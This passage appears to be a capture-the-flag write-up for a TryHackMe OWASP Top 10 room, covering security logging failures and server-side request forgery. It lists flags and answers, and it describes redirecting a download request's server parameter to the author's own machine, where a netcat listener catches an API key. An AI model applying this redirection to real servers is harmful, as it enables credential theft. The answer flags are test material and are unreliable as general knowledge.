display:block; 66 margin:20px auto; 67 text-align:center; 68 border:2px solid #d59a41; 69 padding:14px 40px; 70 outline:none; 71 color:white; 72 transition:0.15s; 73 cursor:pointer; 74 } 75 .boxinput[type="submit"]:focus{ 76 border-color:#d59a41; 77 } 78 .boxinput[type="submit"]:hover{ 79 background:#d59a41; 80 border-radius:24px; 81 } 82 83 </style> 84 </head> 85 <body> 86 <div class="box"> 87 <p style="color:chocolate"> 88 THM{Dont_take_cookies_from_strangers} 89 </p> 90 </div> 91 </body> 92 </html> </pre>			



SECURITY LOGIN AND MONITORING FAILURES

Security logging and monitoring failures occur when an application or system does not adequately record security-related events or when these logs are not effectively monitored and analyzed. This can lead to undetected breaches, unaddressed vulnerabilities, and an inability to respond promptly to security incidents.

What IP address is the attacker using?

49.99.13.16

✓ Correct

Inspecting the log file using nano, the attackers Ip was 49.99.13.16. By closely checking the time interval of the number of login by this similar ip made me conclude that this was the attackers ip just as it can be seen from the image below.

Check for common actions in a short sequence of time.

```
GNU nano 8.0 login-logs_1595366583422.qvzC306G.txt.part
200 OK 12.55.22.88 jr22 2019-03-18T09:21:17 /login
200 OK 14.56.23.11 rand99 2019-03-18T10:19:22 /login
200 OK 17.33.10.38 afer11 2019-03-18T11:11:44 /login
200 OK 99.12.44.20 rad4 2019-03-18T11:55:51 /login
200 OK 67.34.22.10 bff1 2019-03-18T13:08:59 /login
200 OK 34.55.11.14 hax0r 2019-03-21T16:08:15 /login
401 Unauthorised 49.99.13.16 admin 2019-03-21T21:08:15 /login
401 Unauthorised 49.99.13.16 administrator 2019-03-21T21:08:20 /login
401 Unauthorised 49.99.13.16 anonymous 2019-03-21T21:08:25 /login
401 Unauthorised 49.99.13.16 root 2019-03-21T21:08:30 /login
```

What kind of attack is being carried out?

Brute Force

✓ Correct

A brute-force attack is a method used to gain unauthorized access to accounts by systematically trying all possible combinations of passwords or encryption keys until the correct one is found. It's a trial-and-error method that can be highly effective if the target uses weak passwords or encryption keys.

SERVER-SIDE REQUEST FORGERY

Server-Side Request Forgery (SSRF) is a vulnerability that occurs when an attacker can manipulate the server into making arbitrary requests on behalf of the server itself. This can be exploited to access internal systems, perform reconnaissance, or attack other systems.

Explore the website. What is the only host allowed to access the admin area?

localhost

✓ Correct

Trying to access admin panel, I came across this error message that was valuable to me to further my attack surface. The error message can be seen from the image below.

Admin interface only available from localhost!!!

Check the "Download Resume" button. Where does the server parameter point to?

secure-file-storage.com

✓ Correct

Using the burpsuite tool, I intercepted the download request just as shown in the image below. I there the server parameter pointed to secure-file-storage.com.


The screenshot shows the Burp Suite interface with an intercepted request and response. The request is a GET to /download?server=secure-file-storage.com:8087&id=75482342. The response is an HTTP 200 OK with Content-Type: application/pdf.

Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

THM{Hello_Im_just_an_API_key}

✓ Correct


So I forwarded the intercepted request to repeater to modify it to suite my interest.




So right here, I set the server to point back to me (my machine) on my tun0 interface since through this interface I was on the same network with the target.



On local machine (attackers machine) I set my netcat to listen on port 4444 as shown below. Once I had executed the send the request... the response was pointed to my machine as seen in the image below.



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Conclusion

The OWASP Top 10 - 2021 highlights the most critical web application security risks and provides guidance on how to mitigate them. By understanding and addressing these risks, developers can build more secure applications and protect their users' data and privacy. Implementing best practices, regular security reviews, and staying updated with the latest security trends are essential steps in maintaining a secure web environment.